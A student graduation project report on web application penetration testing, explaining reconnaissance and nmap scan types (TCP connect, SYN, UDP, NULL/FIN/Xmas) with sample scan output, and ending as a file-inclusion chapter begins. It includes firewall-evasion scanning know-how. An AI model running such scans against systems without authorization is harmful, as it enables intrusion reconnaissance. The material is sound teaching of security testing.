
Faculty of Engineering, Alexandria University

Computer and Communication Engineering Program

Graduation Project I

---

# Web Application Penetration Testing

# Cyber Security

---

Supervised by:
Professor Dr. Yasser Hanafy
Associate Professor Dr. Hicham Elmongui

Prepared by:
Aasem Henedy
Kyrellos Naem
Mariam Mohsen
Noureen Mahmoud
Omar Misbah

2021-2022

# Acknowledgment

First, God's custody has the main role in completion of this work.

We would like to express our deep appreciation and gratitude to our mentors, Professor Dr. Yasser Hanafy and Associate Professor Dr.Hicham El-Mongui, for their indispensable help, valuable guidance, inspiration, and generous support and for the time they dedicated to us throughout this interesting journey.

We owe special thanks and gratitude to our families, for their constant and unconditional love, faithful support, and encouragement.

Thank you

# Abstract

With the rapid increase in cybercrime, companies are taking great measures to guard against its occurrence. The impact of these attacks can tremendously affect companies in many ways; such as data theft, financial loss, denial of service, and reputation damage.

Penetration testing is used to search for vulnerabilities that might exist in a system. The testing usually involves simulating different types of attacks on the target system. This type of testing provides an organized and controlled way to identify security shortcomings. The resources and time required for comprehensive testing can make penetration testing cost intensive. Consequently, such tests are usually only performed during important milestones.

In this project, we have covered several attacks based on web applications vulnerabilities, in order to investigate the target system limitations.

# Table of Content

# Table of Figures

# Table of Simulations

# Chapter 1: Introduction

Penetration testing is a viable method for testing the security of the system in a safe and reliable manner. It can be used to understand, analyze, and address security issues. Additionally, test results can highlight the strategic concerns and augment the development of mitigation plans thereby allocating resources to the right areas.

## 1.1 Motive

The rapid growth in the internet and web technologies has been beneficial to businesses and people alike. With the rise of new technologies comes the challenge of providing a secure environment. The growth in attacks is a troubling trend for businesses as most facets of the business enterprise are connected to the internet. The impact of these attacks can affect the company in many ways such as data loss, denial of service, and loss of productivity. The serious nature of the impacts has resulted in the growth of an entire industry which addresses these security issues. Network firewalls and vulnerability scanners are two types of common security solutions available today. These solutions address specific concerns: a firewall setup will prevent an unauthorized access into the system, whereas vulnerability scanners will spot the potential vulnerabilities in the system. However, these tools cannot ensure the identification of all the different modes of attacks, here comes penetration testing.

## 1.2 Scope

Penetration testing is an important additional tool for addressing the common security issues. A penetration test not only identifies the existing vulnerabilities, but also exploits them. The goal of penetration testing is to improve or augment the security posture of a network or a system. Penetration testing is performed by compromising the servers, wireless networks, web applications, and other potential points of exposure to identify and analyze security issues. This enables fool proofing against these issues to prevent future attacks. Since the testing involves simulating varying levels of attack on the system, it carries the risk of an attack being successful and damaging the system. To minimize these risks companies utilize skilled penetration testers who understand the limitations of the system. In this project, we focus on web application penetration testing.

# Chapter 2: Information Gathering

Information Gathering is a necessary step of a penetration test. This task can be carried out in many different ways. By using public tools (search engines), scanners, sending simple HTTP requests, or specially crafted requests, it is possible to force the application to leak information, e.g., disclosing error messages or revealing the versions and technologies used.

## 2.1 Reconnaissance

When it comes to hacking, knowledge is power. The more knowledge you have about a target system or network, the more options you have available. This makes it imperative that proper enumeration is carried out before any exploitation attempts are made.The first phase of the penetration test is reconnaissance which focuses on information gathering. The more information gathered at this stage, the more successful the next stages will be.

## 2.2 Port Scanning

The second phase of this methodology is port scanning which obtains a list of open ports and services running on each of them.Say we have been given an IP (or multiple IP addresses) to perform a security audit on. Before we do anything else, we need to get an idea of the “landscape” we are attacking. What this means is that we need to establish which services are running on the targets. For example, perhaps one of them is running a web server, and another is acting as a Windows Active Directory Domain Controller. The first stage in establishing this “map” of the landscape is something called port scanning. When a computer runs a network service, it opens a networking construct called a “port”to receive the connection.  Ports are necessary for making multiple network requests or having multiple services available. For example, when you load several webpages at once in a web browser, the program must have some way of determining which tab is loading which web page. This is done by establishing connections to the remote web servers using different ports on your local machine. Equally, if you want a server to be able to run more than one service (for example, perhaps you want your web server to run both HTTP and HTTPS versions of the site), then you need some way to direct the traffic to the appropriate service. Once again, ports are the solution to this. Network connections are made between two ports – an open port listening on the server and a randomly selected port on your own computer. For example, when you connect to a web page, your computer may open port 49534 to connect to the server’s port 443.

### 2.2.1 Illustration





**Figure 1: Server Connections**

As in the previous example, Figure 1 shows what happens when you connect to numerous websites at the same time. Your computer opens up a different, high-numbered port (at random), which it uses for all its communications with the remote server.

Every computer has a total of 65535 available ports; however, many of these are registered as standard ports. For example, a HTTP Web service can nearly always be found on port 80 of the server. A HTTPS Web service can be found on port 443. Windows NETBIOS can be found on port 139 and SMB can be found on port 445.


If we do not know which of these ports a server has open, then we do not have a hope of successfully attacking the target; thus, it is crucial that we begin any attack with a port scan. This can be accomplished in a variety of ways – usually using a tool called nmap, which is the focus of this chapter. Nmap can be used to perform many different kinds of port scan – the most common of these will be introduced in upcoming subchapters; however, the basic theory is this: nmap will connect to each port of the target in turn. Depending on how the port responds, it can be determined as being open, closed, or filtered (usually by a firewall). Once we know which

ports are open, we can then look at enumerating which services are running on each port – either manually, or more commonly using nmap.

So, why nmap? The short answer is that it's currently the industry standard for a reason: no other port scanning tool comes close to matching its functionality. It is an extremely powerful tool – made even more powerful by its scripting engine which can be used to scan for vulnerabilities, and in some cases even perform the exploit directly!

### 2.2.2 Simulation

With automation in mind, We automated the port scanning process by writing a script that utilizes multiple nmap scanning schemes all at once. In this example We initiated a docker container [With multiple ports open] attached to our local machine IP Address and started the scan as follows.




**Simulation 1: Port Scanning**

- TCP Connect Scan: Well, as the name suggests, a TCP Connect scan works by performing the three-way handshake with each target port in turn. In other words, Nmap tries to connect to each specified TCP port, and determines whether the service is open by the response it receives.





**Figure 2: TCP Connect Scan**

If Nmap sends a TCP request with the *SYN* flag set to a ***closed*** port, the target server will respond with a TCP packet with the *RST* (Reset) flag set. By this response, Nmap can establish that the port is closed.





**Figure 3: TCP SYN flag**

If, however, the request is sent to an *open* port, the target will respond with a TCP packet with the SYN/ACK flags set. Nmap then marks this port as being *open* (and completes the handshake by sending back a TCP packet with ACK set).





**Figure 4: TCP SYN/ACK Flag**

This is all well and good, however, there is a third possibility.

What if the port is open, but hidden behind a firewall?

Many firewalls are configured to simply **drop** incoming packets. Nmap sends a TCP SYN request, and receives nothing back. This indicates that the port is being protected by a firewall and thus the port is considered to be filtered.

```
Nmap done: 1 IP address (1 host up) scanned in 5.08 seconds
5.tcp_connect
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-22 15:54 EET
Nmap scan report for webgoat.com (34.102.136.180)
Host is up (0.059s latency).
rDNS record for 34.102.136.180: 180.136.102.34.bc.googleusercontent.com
Not shown: 988 filtered ports
PORT    STATE SERVICE
43/tcp  open  whois
80/tcp  open  http
87/tcp  open  priv-term-l
110/tcp open  pop3
143/tcp open  imap
195/tcp open  dn6-nlm-aud
443/tcp open  https
465/tcp open  smtps
587/tcp open  submission
700/tcp open  epp
993/tcp open  imaps
995/tcp open  pop3s
```

**Simulation 2: TCP connect**

- TCP SYN Scan: Where TCP scans perform a full three-way handshake with the target, SYN scans sends back a RST TCP packet after receiving a SYN/ACK from the server (this prevents the server from repeatedly trying to make the request). In other words, the sequence for scanning an **open** port looks like this:

| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 39 | 8.389443540 | 192.168.1.142 | 192.168.1.238 | TCP | 58 | 53425 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460 |
| 40 | 8.389900067 | 192.168.1.238 | 192.168.1.142 | TCP | 60 | 80 → 53425 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 |
| 41 | 8.389992786 | 192.168.1.142 | 192.168.1.238 | TCP | 54 | 53425 → 80 [RST] Seq=1 Win=0 Len=0 |

**Figure 5: TCP SYN Scan**






**Figure 6: TCP SYN/ACK/RST**

When using a SYN scan to identify closed and filtered ports, the exact same rules as with a TCP Connect scan apply.

If a port is closed then the server responds with a RST TCP packet. If the port is filtered by a firewall then the TCP SYN packet is either dropped, or spoofed with a TCP reset.

In this regard, the two scans are identical: the big difference is in how they handle *open* ports.





**Simulation 3: TCP SYN**

- UDP Scan: Unlike TCP, UDP connections are *stateless*. This means that, rather than initiating a connection with a back-and-forth "handshake", UDP connections rely on sending packets to a target port and essentially hoping that they make it. This makes UDP superb for connections which rely on speed over quality (e.g. video sharing), but the lack of acknowledgement makes UDP significantly more difficult (and much slower) to scan.

  When a packet is sent to an open UDP port, there should be no response. When this happens, Nmap refers to the port as being open|filtered. In other words, it suspects that the port is open, but it could be firewalled. If it gets a UDP response (which is very unusual), then the port is marked as *open*. More commonly there is no response, in which case the request is sent a second time as a double-check. If there is still no response then the port is marked *open*|*filtered* and Nmap moves on.

When a packet is sent to a *closed* UDP port, the target should respond with an ICMP (ping) packet containing a message that the port is unreachable. This clearly identifies closed ports, which Nmap marks as such and moves on.




**Simulation 4: UDP Scan**

- NULL, FIN and Xmas TCP Scans: are less commonly used than any of the others we've covered already, so we will not go into a huge amount of depth here. All three are interlinked and are used primarily as they tend to be even stealthier, relatively speaking, than a SYN scan. Beginning with NULL scans:
  - ➡ As the name suggests, NULL scans are when the TCP request is sent with no flags set at all. As per the RFC, the target host should respond with a RST if the port is closed.





**Figure 7: NULL Scan**

➡ FIN scans work in an almost identical fashion; however, instead of sending a completely empty packet, a request is sent with the FIN flag (usually used to gracefully close an active connection). Once again, Nmap expects a RST if the port is closed.





**Figure 8: FIN Scan**

➡ As with the other two scans in this class, Xmas scans send a malformed TCP packet and expects a RST response for closed ports. It's referred to as an xmas scan as the flags that it sets (PSH, URG and FIN) give it the appearance of a blinking Christmas tree when viewed as a packet capture in Wireshark.






**Figure 9: Xmas Scan**

The expected response for *open* ports with these scans is also identical, and is very similar to that of a UDP scan. If the port is open then there is no response to the malformed packet. Unfortunately (as with open UDP ports), that is also an expected behaviour if the port is protected by a firewall, so NULL, FIN and Xmas scans will only ever identify ports as being

*open|filtered*, *closed*, or *filtered*. If a port is identified as filtered with one of these scans then it is usually because the target has responded with an ICMP unreachable packet.

It's also worth noting that while RFC 793 mandates that network hosts respond to malformed packets with a RST TCP packet for closed ports, and don't respond at all for open ports; this is not always the case in practice. In particular Microsoft Windows (and a lot of Cisco network devices) are known to respond with a RST to any malformed TCP packet -- regardless of whether the port is actually open or not. This results in all ports showing up as being closed.

That said, the goal here is, of course, firewall evasion. Many firewalls are configured to drop incoming TCP packets to blocked ports which have the SYN flag set (thus blocking new connection initiation requests). By sending requests which do not contain the SYN flag, we effectively bypass this kind of firewall. Whilst this is good in theory, most modern IDS solutions are immune to these scan types, so don't rely on them to be 100% effective when dealing with modern systems.




**Simulation 5: Null Scan**

# Chapter 3: Authorization testing

Authorization is the concept of allowing access to resources only to those permitted to use them. Testing for Authorization means understanding how the authorization process works, and using that information to circumvent the authorization mechanism. Authorization is a process that comes after a successful authentication, so the tester will verify this point after he holds valid credentials, associated with a well-defined set of roles and privileges. During this kind of assessment, it should be verified if it is possible to bypass the authorization schema, find a path traversal vulnerability, or find ways to escalate the privileges assigned to the tester.

## 3.1 Directory Traversal/ Local File Inclusion

This chapter aims to equip you with the essential knowledge to understand file inclusion vulnerabilities, including Local File Inclusion (LFI), Remote File Inclusion (RFI), and directory traversal. Also, we will discuss the risk of these vulnerabilities if they're found and the required remediation. In some scenarios, web applications are written to request access to files on a given system, including images, static text, and so on via parameters. Parameters are query strings attached to the URL that could be used to retrieve data or perform actions based on user input. Figure 10 explains and breaking down the essential parts of the URL.

